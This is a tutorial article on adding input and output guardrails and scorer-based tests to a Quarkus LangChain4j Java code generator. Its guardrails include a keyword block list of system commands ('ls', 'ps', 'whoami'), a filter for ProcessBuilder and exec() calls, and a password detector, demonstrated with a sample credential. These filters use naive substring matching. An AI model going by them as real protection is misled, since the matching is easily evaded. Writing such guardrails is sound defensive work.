Now, let's configure our model in the `application.properties` file by setting up OpenAI's GPT as our chat model:

```
1 # src/main/resources/application.properties
2 quarkus.langchain4j.openai.api-key=${OPENAI_API_KEY}
```

As you see, we declare `OPENAI_API_KEY` as an environment variable, which is more secure. Then you specify the model you want to use and the model provider. The default GPT model used here is `gpt-4o-mini`, which costs \$0.55 per 1M input tokens, \$0.138 per 1M cached tokens, and \$2.20 per 1M output tokens.

You can add this configuration to display the LLM interactions in your logs:

```
1 # src/main/resources/application.properties
2 quarkus.langchain4j.log-requests=true
3 quarkus.langchain4j.log-responses=true
```


Alright, let's test it!

Modify the `DeveloperController.generate()` method to use our AI Service :

```
1 // src/main/java/com/javapro/langchain4j/DeveloperController.java
2 @POST
3 @Consumes(MediaType.APPLICATION_FORM_URLENCODED)
4 @Produces(MediaType.TEXT_HTML)
5 public TemplateInstance generate(@FormParam("prompt") String prompt) {
6     try {
7         String result = ai.writeCode(prompt);
8         return codegen.data("prompt", prompt, "result", result, "error", null);
9     } catch (GuardrailException e) {
10         return codegen.data("prompt", prompt, "error", extractUserMessage(e), "result",
11                             null);
12     }
13 }
```

let's try this request :

```
1 Generate a Java function that uses the ls command to display a list of files
```



It works. Our Ai Java Developer is ready to use! Youhou !

Examining the output, we can see that the generated code executes the “ls” command using `ProcessBuilder` class. This presents a potential issue since your team may have rules prohibiting the use of system commands like “ls” in your project. Such commands can introduce significant security vulnerabilities in your application.

Since we’re using AI, we should expect intelligent responses that adhere to security best practices. It should recognize potential security risks and avoid generating vulnerable code.

This is where guardrails become essential.

Output Guardrails

Output guardrails, as we said before, can catch potentially problematic text after the LLM generates a response but before it reaches the user.

In our case, they function as security checkpoints that filter out risky code and ensure that generated code adheres to our security protocols and coding standards.

Here's how to implement our output guardrails:

```

1 // src/main/java/com/javapro/langchain4j/guardrails/v2/CodegenOutputGuardrail.java
2 @ApplicationScoped
3 public class CodegenOutputGuardrail implements OutputGuardrail {
4     @Override
5     public OutputGuardrailResult validate(AiMessage aiMessage) {
6         String code = aiMessage.text();
7         if (code.contains("ProcessBuilder") || code.contains("exec(")) {
8             return fatal("Generated code must not use ProcessBuilder or Runtime class.");
9         }
10        return OutputGuardrailResult.success();
11    }
12 }

```

Simple, isn't it ?

We implemented the `OutputGuardrail` interface and defined our validation logic in the `validate()` method. This method examines the LLM's response to check if the generated code contains risky patterns and returns an appropriate `OutputGuardrailResult`. In our implementation, we added a condition to check if the output code uses the forbidden `Runtime.exec()` method to execute the "ls" command. If one of those conditions is true, the output guardrail blocks the response by calling the `fatal()` method with an explanatory error message as its argument.

Now, let's update our Ai Java Developer Service to use our output guardrails:

```


1 // Java Developer v2
2 // src/main/java/com/javapro/langchain4j/guardrails/v2/JavaDeveloper.java
3 @RegisterAiService
4 @SystemMessage("""
5     You are an expert Java developer.
6     You Generate Java code as a raw code without any markdown or code fences or code
7     block.
8 """)
9 public interface JavaDeveloper {
10     <strong>@OutputGuardrails(CodegenOutputGuardrail.class)</strong>
11     String writeCode(String request);
12 }

```

To implement this, simply annotate your method with the `@OutputGuardrails` annotation and specify your `OutputGuardrail` class as a parameter. That's all you need to do!

Let's test the same prompt as before with our output guardrails in place:

```
1 ./mvnw clean quarkus:dev
```



Now, the system prevents code generation that uses risky code and returns an error message instead!

Should we consider our job complete?

Not quite, and here's why:

While we've successfully blocked non-compliant code from reaching users, we're still invoking the LLM each time someone attempts to generate code that uses system commands like "ls" or "ps". This means we're paying for tokens with every request, regardless of whether it succeeds or fails.

This creates a financial vulnerability. If someone discovers this weakness, they could deliberately drain your resources by repeatedly requesting code generations where the corresponding generated code will ultimately be rejected.

Input Guardrails offer a solution to this problem.

Input Guardrails

The input guardrail, just like the output guardrails, helps us catch potentially dangerous code requests but this time before the LLM is even invoked.

Here is how to implement it :

```
1 // src/main/java/com/javapro/langchain4j/guardrails/v3/CodegenInputGuardrail.java
2 @ApplicationScoped
3 public class CodegenInputGuardrail implements InputGuardrail {
4     private static final List<String> commands = List.of("ls", "ps", "top", "whoami");
5     @Override
6     public InputGuardrailResult validate(UserMessage message) {
7         for (String cmd : commands) {
8             if (message.singleText().contains(cmd)) {
9                 return fatal("Detected use of system command: " + cmd);
10            }
11        }
12        return InputGuardrailResult.success();
13    }
14 }
```

The implementation analyzes if the user's prompt contains Linux-system commands like "ls". When these patterns are detected, the guardrail immediately returns a fatal result with an appropriate error message, preventing the request from reaching the LLM.


This approach saves on token consumption costs and strengthens our application's security posture by failing fast.

Let's add it to our Ai service :

```
1 // Java Developer v3
2 // src/main/java/com/javapro/langchain4j/guardrails/v3/JavaDeveloper.java
3 @RegisterAiService
4 @SystemMessage("""
5     You are an expert Java developer.
6     You Generate Java code as a raw code without any markdown or code fences or code
7     block.
8     """)
9 public interface JavaDeveloper {
10     @InputGuardrails(CodegenInputGuardrail.class)
11     @OutputGuardrails(CodegenOutputGuardrail.class)
12     String writeCode(String request);
13 }
```

Let's try our preferred prompt request :

```
1 Generate a Java function that uses the ls command to display a list of files
```



At this point, we can say that we're happy!

Let's go further. If a user of our AI Java Developer, or should I say a human developer, tries to use our generator and passes personal information or secrets like a password, we should avoid sending this to an LLM, right? The first solution that comes to mind is to modify our input guardrail to implement this rule. But wait, what about SOLID principles? Specifically, the Single Responsibility Principle. We shouldn't give more than one responsibility to a class. So we need another input guardrail!

Hear me out, LangChain4j supports multiple input and output guardrails. Let's dive into it.

Multiple Guardrails

Let's implement an additional input guardrail to ensure the code don't includes passwords :

```

1  // src/main/java/com/javapro/langchain4j/guardrails/v4/PasswordProtectorInputGuardrail.
   java
2  @ApplicationScoped
3  public class PasswordProtectorInputGuardrail implements InputGuardrail {
4      @Override
5      public InputGuardrailResult validate(UserMessage message) {
6          String request = message.singleText();
7          if (PasswordDetector.detectPasswordsInText(request)) {
8              return fatal("You have tried to send sensitive data to the LLM. Be careful !");
9          }
10         return InputGuardrailResult.success();
11     }
12 }

```

N.B: You can find the `PasswordDetector` class source code in the repo. It helps us to detect a password in the prompt.

In this code, we validate that the prompt doesn't contain a password. If it does, we raise an error and don't call the LLM.


Let's add it to our Java Developer :

```

1  // Java Developer v4
2  // src/main/java/com/javapro/langchain4j/guardrails/v4/JavaDeveloper.java
3  @ApplicationScoped
4  @RegisterAiService
5  public interface JavaDeveloper {
6      @InputGuardrails({CodegenInputGuardrail.class, <strong>
          PasswordProtectorInputGuardrail.class</strong>})
7      @OutputGuardrails(CodegenOutputGuardrail.class)
8      @SystemMessage("""
9          You are a helpful code generator. Generate Java code and return it as raw code
10         without any markdown or code fences or code block.
11         """)
12     )
13     String writeCode(String request);
14 }

```

Let's try a risky prompt : *Create a class repository to access to my database, here is the username john.doe and the password javapro120049@d*



How do multiple guardrails work together?

They execute as a chain of calls. When the first guardrail calls the `fail()` method, it stores that error message and continues to the next guardrail in the chain.

When a guardrail calls `fatal()`, the system immediately throws an exception, halting execution.

When a guardrail passes validation, the next one in the chain executes. If any subsequent guardrail fails, you'll still get an exception.

Below is a summary of possible guardrail return values, which are described in detail in the Guardrails article listed in the references section :

Validation Outcome	Effect
pass	Validation successful; processing continues.
fail	Invalid input/output; next guardrail is still executed.
fatal	Halts the chain immediately and throws an error.
fatal with retry	Retries the same prompt.
fatal with reprompt	Sends a new prompt with guidance.
pass with rewrite	Rewritten output is used and passed to the next guardrail.

Abb. 1: Possible Guardrails `validate()` method outcomes and their effect (LangChain4j documentation) : [outcomes](#)

Now, let's consider a different approach. Rather than managing the rest of all team code convention rules myself, I want to use an AI service to guide my AI Java Developer. Is this possible?

Yes, it is.

How would that work?


Let me show you. In your Guardrails, you can inject a proper instance of an AI service, this is the magic of Quarkus

Guardrails Using AI Service

We need a new Ai Service to validate whether users clearly specify their code generation requests to avoid unnecessary back-and-forth.

We want to delegate prompt verification to the LLM, checking whether the prompt clearly describes the class name and method names for the code we want to generate.

We want to avoid this kind of code :



Let's create our new Quarkus AI service:

```
1 // src/main/java/com/javapro/langchain4j/guardrails/v5/CompletenessValidator.java
2 @ApplicationScoped
3 @RegisterAiService
4 public interface CompletenessValidator {
5     @SystemMessage("You are a code generation prompt reviewer." +
6         "Check if the user prompt specifies a valid Java class or method name, " +
7         "and describes what it should do. Reply with 'VALID' or 'INVALID'.")
8     String isRequestComplete(String request);
9 }
```

Now, let's implement this in our input Guardrail:

```
1 // src/main/java/com/javapro/langchain4j/guardrails/v5/CompletenessValidator.java
2 @ApplicationScoped
3 public class CompletenessInputGuardrail implements InputGuardrail {
4     CompletenessValidator completenessValidator;
5     public CompletenessInputGuardrail(CompletenessValidator completenessValidator) {
6         this.completenessValidator = completenessValidator;
7     }
8     @Override
9     public InputGuardrailResult validate(UserMessage userMessage) {
10         // Ask the model to verify prompt completeness
11         var conversation = completenessValidator.isRequestComplete(userMessage.singleText());
12         if (!"VALID".equalsIgnoreCase(conversation)) {
13             return fatal(
14                 "Prompt is incomplete: please specify a class or method name and describe
15                 desired behavior."
16             );
17         }
18         return InputGuardrailResult.success();
19     }
20 }
```

The `CompletenessInputGuardrail` uses an injected `CompletenessValidator` service to validate user requests. In its `validate()` method, it asks the AI Service to determine if the request contains sufficient detail. When the validator returns anything other than `VALID`, the guardrail immediately halts processing, preventing incomplete requests from reaching the code generation phase.

This approach leverages the AI model itself for robust input validation, ensuring that your code generator service consistently receives well-formed requests that can produce useful results.

Let's add this guardrails to our Ai Java Developer :

```

1 // Java Developer v5
2 @ApplicationScoped
3 @RegisterAiService
4 public interface JavaDeveloper {
5     @InputGuardrails({
6         CodegenInputGuardrail.class,
7         PasswordProtectorInputGuardrail.class,
8         <strong>CompletenessInputGuardrail.class</strong>})
9     @OutputGuardrails(CodegenOutputGuardrail.class)
10    @SystemMessage("""
11        You are a helpful code generator. Generate Java code and return it as raw code
12        without any markdown or code fences or code block.
13        """)
14    )
15    String writeCode(String request);
16 }

```

And try it with the previous request : *generate a java function that adds two number*

Ai Java Developer
Describe what you want and get clean, professional Java code

What do you want to create?

Prompt is incomplete; please specify a class or method name and describe desired behavior.

generate a java function that adds two number

Generate Code

Generated Code

This isn't possible anymore because our AI Service doesn't approve the request as a complete prompt.

let's modify it like this : *Generate a class named Math that contains a function named "sumInteger" that adds two number*

Ai Java Developer
Describe what you want and get clean, professional Java code

What do you want to create?

Generate a class named Math that contains a function named "sumInteger" that adds two number

Generate Code


Generated Code

```

public class Math {
    public int sumInteger(int a, int b) {
        return a + b;
    }
}

```

It works just fine !



However, our sophisticated AI Java Developer requires comprehensive testing to ensure it continues to function correctly when changes are made. Testing is essential to verify that our applications perform as expected and prevent potential regressions. While testing our input and output Guardrails is valuable, we must also determine how to effectively test the AI Services themselves.

So how can we test non-deterministic applications?

Testing Non-Deterministic Applications

AI-infused applications behave fundamentally differently from traditional Java applications. Even with identical inputs, language models produce different responses. Without robust testing, these variations can lead to incorrect or unexpected outputs that often only become apparent in production.

The `quarkus-langchain4j-testing-scorer-junit5` Quarkus extension effectively addresses this challenge. By annotating your test class with `@QuarkusTest` and `@AiScorer`, you receive a configured `Scorer` object. This tool enables you to evaluate sample inputs against expected outputs, choose appropriate comparison methods such as semantic similarity checks or AI-based evaluation and run comprehensive tests. The extension provides clear scoring metrics and highlights successful and failed test cases.

This testing approach helps detect AI regressions early, ensuring our AI Java Developer remain reliable and continue to write clean code and help the team to be more productive.

Let's practice !

To test your AI-infused applications, you'll need to add the following extension dependency to your project:

Maven:

```
1 <dependency>
2   <groupId>io.quarkiverse.langchain4j</groupId>
3   <artifactId>quarkus-langchain4j-testing-scorer-junit5</artifactId>
4   <version>1.3.1</version>
5   <scope>test</scope>
6 </dependency>
```


Simple Test

Let's begin with a simple test case. We'll create a test to verify if our `CompletenessValidator` works as expected:

```

1  @AiScorer @QuarkusTest
2  class CompletenessValidatorTest {
3      @Inject CompletenessValidator completenessValidator;
4      @Test
5      void test_01_CompletenessValidator(
6          @ScorerConfiguration(concurrency = 2) Scorer scorer,
7          @SampleLocation("src/test/resources/prompt-samples.yaml") Samples<String>
8              samples) {
9          EvaluationReport<String> report = scorer.evaluate(
10              samples,
11              prompt -> completenessValidator.isRequestComplete(prompt.get(0)),
12              (sample, verdict) -> sample.expectedOutput().equalsIgnoreCase(verdict)
13          );
14          assertThat(report.score()).isEqualTo(100);
15      }
16  }

```

For Quarkus AI testing, you need two key annotations: `@QuarkusTest` starts your application context and handles dependency injection for your application components, while `@AiScorer` provides the scoring framework. This setup injects a configured `Scorer` object and enables YAML-based test samples. If you prefer a more lightweight approach, you can replace `@AiScorer` with `@ExtendWith(ScorerExtension.class)`.

As you see, our test has two arguments :

- `@ScorerConfiguration(concurrency = 2)`

Configures the Scorer to process up to 2 samples in parallel, which significantly speeds up tests containing many samples.

- `@SampleLocation(".../prompt-samples.yaml")`

Specifies the location of the YAML file containing your test cases. The test case entries look like this (don't forget to create this file) :

```

1  # src/test/resources/prompt-samples.yaml
2  - name: "Valid prompt"
3    parameters:
4      - "Generate a Java class UserService with CRUD methods."
5    expected-output: "VALID"
6
7  - name: "invalid prompt"
8    parameters:
9      - "Make a utility."
10   expected-output: "INVALID"

```

These samples are loaded as `Sample<String>` objects that your test can process.

The `scorer.evaluate(sample, function, strategy)` takes three parameters: the samples (as explained above), a function to call, and a strategy to evaluate the function's output.

When executed, it performs these steps:

1. The `evaluate()` method performs the parallel test execution for each sample.
2. Calls your function using sample parameters `prompt.get(0)` and returns the result as a verdict.
3. Compares each result with its expected output.
4. Gathers all results into an `EvaluationReport` instance that tracks pass/fail statistics.
5. The `report.score()` gives you the percentage of passed tests (0-100).

The assertion requires a perfect **100%** score. All samples must pass for the test to succeed.

The test is green after running it.

```

Run Main x CompletenessValidatorTest.test_01_CompletenessValid... x
✓ CompletenessValidatorTest (com.javapro.langchain4j) test 4 sec 35 ms ✓ Tests passed: 1 of 1 test - 4 sec 35 ms
  ✓ test_01_CompletenessValidator(Scorer, Samples) 4 sec 35 ms
    C:\Users\Mohamed\.jdk\jbr-21\bin\java.exe -ea -Djava.util.logging.manager=org.jboss.logmanager.LogManager "-Dmaven
    2025-07-21 11:29:12,766 INFO [org.tes.DockerClientFactory] (build-10) Testcontainers version: 1.21.2
    2025-07-21 11:29:14,048 INFO [org.tes.doc.DockerClientProviderStrategy] (build-10) Loaded org.testcontainers.doc
    2025-07-21 11:29:15,544 INFO [org.tes.doc.DockerClientProviderStrategy] (build-10) Found Docker environment with
    2025-07-21 11:29:15,564 INFO [org.tes.DockerClientFactory] (build-10) Docker host IP address is localhost
    2025-07-21 11:29:15,612 INFO [org.tes.DockerClientFactory] (build-10) Connected to docker:
      Server Version: 28.3.2
      API Version: 1.51
      Operating System: Docker Desktop
      Total Memory: 15867 MB
      Labels:
    -rm docker desktop addresssnnine://\ \ \ninaldarker.pli
chain4j-new-features > src > test > java > com > javapro > langchain4j > testing > CompletenessValidatorTest > test_01_CompletenessValidator 26:94 CRLF UTF-8 4 spaces

```

Great feature!

We can take this further by using more sophisticated strategies to evaluate samples against verdicts. The Quarkus extension comes with two powerful built-in evaluation strategies that cover most testing needs.

Using Built-In Strategies

Similarity Strategy

Quarkus LangChain4j's `SemanticSimilarityStrategy` provides fast, embedding-based comparisons. It converts both your *expected* and *actual* outputs into dense embeddings (vectors) and calculates their cosine similarity. When this similarity meets or exceeds your defined threshold, the test passes.

To implement this, add both the semantic-similarity test module and an Embedding Model library to your project :

Maven :

```

1 <dependency>
2   <groupId>io.quarkiverse.langchain4j</groupId>
3   <artifactId>quarkus-langchain4j-testing-scorer-semantic-similarity</artifactId>
4   <scope>test</scope>
5 </dependency>
6 <dependency>
7   <groupId>dev.langchain4j</groupId>
8   <artifactId>langchain4j-embeddings-bge-small-en-v15</artifactId>
9   <version>1.8.0-beta15</version>
10  <scope>test</scope>
11 </dependency>

```

Let's test our AI Java Developer service by using the semantic similarity approach.

We'll provide a `SemanticSimilarityStrategy` instance to the scorer with a specific threshold:

```

1 @AiScorer @QuarkusTest
2 class JavaDeveloperTest {
3     @Inject JavaDeveloper javaDeveloper;
4     @Test
5     void test_02_Semantic_Similarity_Strategy(
6         @ScorerConfiguration(concurrency = 5) Scorer scorer,
7         @SampleLocation("src/test/resources/codegen-samples.yaml") Samples<String>
8         samples) {
9         EvaluationReport<String> report = scorer.evaluate(
10             samples,
11             prompt -> javaDeveloper.writeCode(prompt.get(0)),
12             new SemanticSimilarityStrategy(0.85) // 85% similarity threshold
13         );
14         assertThat(report.score()).isGreaterThanOrEqualTo(100);
15     }
16 }

```

This is our samples for this scenario :

```

1 - name: "Singleton"
2 parameters:
3   - "Generate a thread-safe singleton class named ConfigManager in Java."
4 expected-output: |
5   public class ConfigManager {
6       private static volatile ConfigManager instance;
7       private ConfigManager() {}
8       public static ConfigManager getInstance() {
9           if (instance == null) {
10               synchronized (ConfigManager.class) {
11                   if (instance == null) {
12                       instance = new ConfigManager();
13                   }
14               }
15           }
16           return instance;
17       }
18   }
19 tags: ["singleton"]
20
21 - name: "Builder"
22 parameters:
23   - "Create a Builder pattern for a Person class with fields name (String) and age (int)."
24 expected-output: |
25   public class Person {
26       private final String name;
27       private final int age;
28
29       private Person(Builder builder) {
30           this.name = builder.name;
31           this.age = builder.age;
32       }
33
34       public String getName() {
35           return name;
36       }
37
38       public int getAge() {
39           return age;
40       }
41
42       public static class Builder {
43           private String name;
44           private int age;
45
46           public Builder name(String name) {
47               this.name = name;
48               return this;
49           }
50
51           public Builder age(int age) {
52               this.age = age;
53               return this;
54           }
55
56           public Person build() {
57               return new Person(this);
58           }
59       }
60   }
61 tags: ["builder"]
62
63 - name: "Factory"

```

```


64 parameters:
65   - "Implement a Factory class named VehicleFactory with method that returns a Vehicle
      instance based on a type parameter ('car' or 'truck')."
66 expected-output: |
67   public interface Vehicle { void drive(); }
68
69   public class Car implements Vehicle {
70     @Override public void drive() { System.out.println("Driving a car"); }
71   }
72
73   public class Truck implements Vehicle {
74     @Override public void drive() { System.out.println("Driving a truck"); }
75   }
76
77   public class VehicleFactory {
78     public static Vehicle create(String type) {
79       return switch (type.toLowerCase()) {
80         case "car"    -> new Car();
81         case "truck"  -> new Truck();
82         default       -> throw new IllegalArgumentException("Unknown type: " +
83           type);
84       };
85     }
86   }
87   tags: ["factory"]
88 - name: "UnitTestSkeleton"
89   parameters:
90     - "Generate a JUnit 5 test skeleton for a service class MyService with a single test
        stub."
91 expected-output: |
92   import org.junit.jupiter.api.Test;
93   import static org.junit.jupiter.api.Assertions.*;
94
95   public class MyServiceTest {
96
97     private final MyService service = new MyService();
98
99     @Test
100     void testDoWork() {
101       // TODO: arrange inputs
102
103       // TODO: act
104       var result = service.doWork();
105
106       // TODO: assert
107       assertNotNull(result);
108     }
109   }
110   tags: ["unittest"]

```

Under the hood, each pair of texts is embedded and compared. A threshold of 0.85 means the similarity strategy requires at least 85% similarity between the expected and actual outputs.

At the end of the evaluation, the scorer should reach 100%, meaning all samples must meet the 85% similarity threshold.

Let's run it.



AI Judge Strategy

When dealing with AI services that produce open-ended or highly variable text like code, simple similarity checks often fail to capture important nuances such as tone, completeness, or style. The `AiJudgeStrategy` addresses this limitation by using an LLM as a judge to evaluate whether each *actual* response appropriately matches the *expected* output.

To implement this, add this dependency to your project :

Maven :

```
1 <dependency>
2   <groupId>io.quarkiverse.langchain4j</groupId>
3   <artifactId>quarkus-langchain4j-testing-scorer-ai-judge</artifactId>
4   <scope>test</scope>
5 </dependency>
```

Here is the test using Ai as judge :

```
1 @Test
2 void test_03_Ai_Judge_Strategy(
3     @ScorerConfiguration(concurrency = 5) Scorer scorer,
4     @SampleLocation("src/test/resources/codegen-samples.yaml") Samples<String>
5         samples
6 ) {
7     var judgeModel = OpenAiChatModel.builder()
8         .apiKey(System.getenv("OPENAI_API_KEY"))
9         .modelName("gpt-4o")
10        .build();
11    String evaluationPrompt = """
12        You are an AI assistant evaluating a generated Java code snippet against an
13        expected implementation.
14        Determine if the generated code follows similar java concept as expected code
15        .
16        Return true if the generated code and the expected code are similar, false
17        otherwise.
18        Generated code: {response}
19        Expected code: {expected_output}
20        Respond with only 'true' or 'false'.
21        """;
22    EvaluationReport<String> report = scorer.evaluate(
23        samples,
24        prompt -> javaDeveloper.writeCode(prompt.get(0)),
25        new AiJudgeStrategy(judgeModel, evaluationPrompt)
26    );
27    // We expect at least 70% of samples to be judged correct
28    assertThat(report.score())
29        .as("At least 70% of generated code snippets should correctly implement the
30            pattern")
31        .isGreaterThanOrEqualTo(70);
32 }
```

And here is our samples file :

```

1 - name: "Singleton"
2 parameters:
3   - "Generate a thread-safe singleton class named ConfigManager in Java."
4 expected-output: |
5   public class ConfigManager {
6       private static volatile ConfigManager instance;
7       private ConfigManager() {}
8       public static ConfigManager getInstance() {
9           if (instance == null) {
10               synchronized (ConfigManager.class) {
11                   if (instance == null) {
12                       instance = new ConfigManager();
13                   }
14               }
15           }
16           return instance;
17       }
18   }
19 tags: ["singleton"]
20
21 - name: "Builder"
22 parameters:
23   - "Create a Builder pattern for a Person class with fields name (String) and age (int)."
24 expected-output: |
25   public class Person {
26       private final String name;
27       private final int age;
28
29       private Person(Builder builder) {
30           this.name = builder.name;
31           this.age = builder.age;
32       }
33
34       public String getName() {
35           return name;
36       }
37
38       public int getAge() {
39           return age;
40       }
41
42       public static class Builder {
43           private String name;
44           private int age;
45
46           public Builder name(String name) {
47               this.name = name;
48               return this;
49           }
50
51           public Builder age(int age) {
52               this.age = age;
53               return this;
54           }
55
56           public Person build() {
57               return new Person(this);
58           }
59       }
60   }
61 tags: ["builder"]
62
63 - name: "Factory"

```



```

64 parameters:
65   - "Implement a Factory method that returns a Vehicle instance based on a type
      parameter ('car' or 'truck')."
66 expected-output: |
67   public interface Vehicle { void drive(); }
68
69   public class Car implements Vehicle {
70     @Override public void drive() { System.out.println("Driving a car"); }
71   }
72
73   public class Truck implements Vehicle {
74     @Override public void drive() { System.out.println("Driving a truck"); }
75   }
76
77   public class VehicleFactory {
78     public static Vehicle create(String type) {
79       return switch (type.toLowerCase()) {
80         case "car"    -> new Car();
81         case "truck"  -> new Truck();
82         default       -> throw new IllegalArgumentException("Unknown type: " +
83           type);
84       };
85     }
86   }
87 tags: ["factory"]
88 - name: "UnitTestSkeleton"
89 parameters:
90   - "Generate a JUnit 5 test skeleton for a service class MyService with a single test
      stub."
91 expected-output: |
92   import org.junit.jupiter.api.Test;
93   import static org.junit.jupiter.api.Assertions.*;
94
95   public class MyServiceTest {
96
97     private final MyService service = new MyService();
98
99     @Test
100     void testDoWork() {
101       // TODO: arrange inputs
102
103       // TODO: act
104       var result = service.doWork();
105
106       // TODO: assert
107       assertNotNull(result);
108     }
109   }
110 tags: ["unittest"]

```

Notice that when we instantiate `AiJudgeStrategy`, we provide a Chat model instance using the LangChain4j API and a prompt to guide the judge to evaluate whether the generated Java code correctly implements the expected pattern. This strategy is particularly valuable in our case because :

- Our code outputs are open-ended and can vary significantly in structure while still being correct.
- We need a human-like judgment that can assess code correctness beyond simple text matching, considering factors like implementation approach, completeness, and adherence to Java patterns.

Let's run it as well...

```

Run Main x JavaDeveloperTest.test_03_AI_Judge_Strategy x
JavaDeveloperTest (com.javapro.langchain4j.testing) 5 sec 833 ms
test_03_AI_Judge_Strategy(Scorer, Samples) 5 sec 833 ms
Tests passed: 1 of 1 test - 5 sec 833 ms
C:\Users\Mohamed\.jids\jbr-21\bin\java.exe -ea -Djava.util.logging.manager=org.jboss.logmanager.LogManager "-Dmaven
2025-07-21 12:09:37,683 INFO [org.testcontainers.dockerclient.DockerClientProviderStrategy] (build-33) Testcontainers version: 1.21.2
2025-07-21 12:09:38,376 INFO [org.testcontainers.dockerclient.DockerClientProviderStrategy] (build-33) Loaded org.testcontainers.dockerclient.DockerClientProviderStrategy
2025-07-21 12:09:39,298 INFO [org.testcontainers.dockerclient.DockerClientProviderStrategy] (build-33) Found Docker environment with
2025-07-21 12:09:39,312 INFO [org.testcontainers.dockerclient.DockerClientProviderStrategy] (build-33) Docker host IP address is localhost
2025-07-21 12:09:39,350 INFO [org.testcontainers.dockerclient.DockerClientProviderStrategy] (build-33) Connected to docker:
  Server Version: 20.10.17
  API Version: 1.51
  Operating System: Docker Desktop
  Total Memory: 15867 MB
  Labels:
